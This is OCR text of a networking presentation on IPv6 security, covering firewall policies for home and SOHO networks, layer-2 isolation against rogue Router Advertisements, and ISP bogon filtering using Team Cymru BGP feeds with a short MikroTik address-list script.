
→ Filter unneeded services at the firewall

→ Selectively filter ICMPv6

→ Maintain host and application security

→ Watch hosts inside your perimeter for malicious probes (with an IDS or Honeypot)


Home, Soho and Public Hotspots Protection



md brasil IT & TELECOM

Protecting Public Locations (AP IPv4 only)

IPv4 only AP



With fake Router Advertisements sent by an attacker, most clients (Windows, Linux, MAC's) will auto configure and IPv6 traffic will be sent through the attacker.

Countermeasure:

Isolate Layer 2 segment. See the below URL:

http://mikrotikbrasil.com.br/artigos/Layer2_Security_Poland_2010_Maia.pdf

md brasil IT & TELECOM

Security for Home/Soho Fixed Networks
IPv4 Practices

Nowadays common topologies used by ISP's are based on giving out a public IPv4 address per customer CPE and private addresses for internal network.

→With a public IP per CPE, most of home applications will run without any problem.

→ NAT does not guarantee any security, but in fact it helps to avoid most part of potential offenders (the ones that do not have knowledge to by pass NAT) and lots of automated attacking tools;

→ For this reason NAT gives a false sensation of security.

Security for Home/Soho Fixed Networks
New Paradigm with IPv6

One common politics for prefix delegation is to give out at least /64 for home users and /48 for corporate users

→ With a /64 each Home user could have auto-configuration running and all his IPv6 capable devices with a full Internet connection

→ There is a common belief that IPv6 will give back to the Internet its original conception - the end-to-end connectivity.

→ End-to-end connectivity could lead to innovation. At a first sight this sounds great !

Security for Home/Soho Fixed Networks
New Paradigm with IPv6

Are the users prepared (and wishing) to have a really end to end connection ?

→ Nowadays Internet is used mainly for work or recreation;

→ Youtube, Facebook, Skype, Home Banking applications, etc are working well on current model that is not end-to-end.

→ Are there any reason for exposing internal hosts on the network to incoming connections ?

Unless this situation changes, ISP's may consider to offer to their customers a basic firewall, with at least one feature: to allow only connections originated inside the network.

md brasil IT & TELECOM

Security for Home/Soho Fixed Networks New Paradigm with IPv6


→ Allow only connections originated from customers network


→ Allow as source address only IPv6 address from your customers subnet (yes, some virus and misbehaving applications will generate oddities in customer network)

→ Deny all inbound and outbound multicast traffic

→ Selectively filter ICMPv6

Security for Home/Soho Fixed Networks






Minimal Firewall Rules to protect home/soho networks

Protecting ISP Network Perimeter

Protecting ISP Perimeter



Bogons (and Fullbogons) with IPv6

Bogons are defined as **Martians** (private and reserved addresses defined by RFC 1918 and RFC 5735) and netblocks that have not been allocated to a regional internet registry (RIR) by the IANA.

Fullbogons are a larger set which also includes IP space that has been allocated to an RIR, but not assigned by that RIR to an actual ISP or other end-user.

Such addresses are commonly used as source addresses to launch attacks and certainly will be used for practices like SPAM, Phishing, etc.

→ In this presentation we'll se how to protect our perimeter against BOGONS prefixes.

md brasil IT & TELECOM

Bogons (and Fullbogons) Impact with IPv6

TEAM CYMRU COMMUNITY SERVICES

Team Cymru provides Bogons and Full Bogons list as a free service. Just contact them and receive the lists automatically via BGP session.

http://www.team-cymru.org/

HOW DO I OBTAIN A PEERING SESSION?

To peer with the bogon route servers, contact bogonrs@cymru.com. When requesting a peering session, please include the following information in your e-mail:


1. Which bogon types you wish to receive (traditional IPv4 bogons, IPv4 fullbogons, and/or IPv6 fullbogons)
2. Your AS number
3. The IP address(es) you want us to peer with
4. Does your equipment support MD5 passwords for BGP sessions?
5. Optional: your GPG/PGP public key


We will typically provide multiple peering sessions (at least 2) per remote peer for redundancy. If you would like more or less than 2 sessions please note that in your request. We try to respond to new peering requests within one to two business days, but, again, can provide no guarantees for this **free** service.


Remember that you must be able to accomodate up to **100 prefixes** for *traditional bogons*, and up to **50,000 prefixes** for *fullbogons*, and be capable of multihop peering with a private ASN. If you improperly configure your peering and route all packets destined for bogon addresses to the bogon route-servers, your peering session will be dropped.

Automatic BOGON's filter

Marking incoming routes from Cymru as blackhole and setting a comment









94


Automatic BOGON’s filter


Discarding other prefixes





To prevent sending prefixes to Cymru






95


Automatic BOGON's Filter


→ The filter technique saw will put in blackhole the BOGON's received and therefore will prevent only **upload traffic**.

→ To deny **incoming** traffic you will have to place firewall filter rules.



Same for Input channel





Automatic BOGON's Filter

Running Script to build an address list with IPv6 bogons derived from the learned cymru bgp routes


```
:local bogon
## Cleans the list
:foreach subnet in [/ipv6 firewall address-list find list=IPv6-bogons] do
{
  /ipv6 firewall address-list remove $subnet
}

## Populate the list
:foreach subnet in [/ipv6 route find comment=bogon] do {
  :set bogon [/ipv6 route get $subnet dst-address]
  /ipv6 firewall address-list add list=IPv6-bogons address=$bogon
}
```

Illegal Addresses

;;; Drop our own prefix as source addres if coming from outside				
37	drop	Illegal Add...	2001:db8::/32	
;;; Bogons prefixes based on address list created from cymru BGP session				
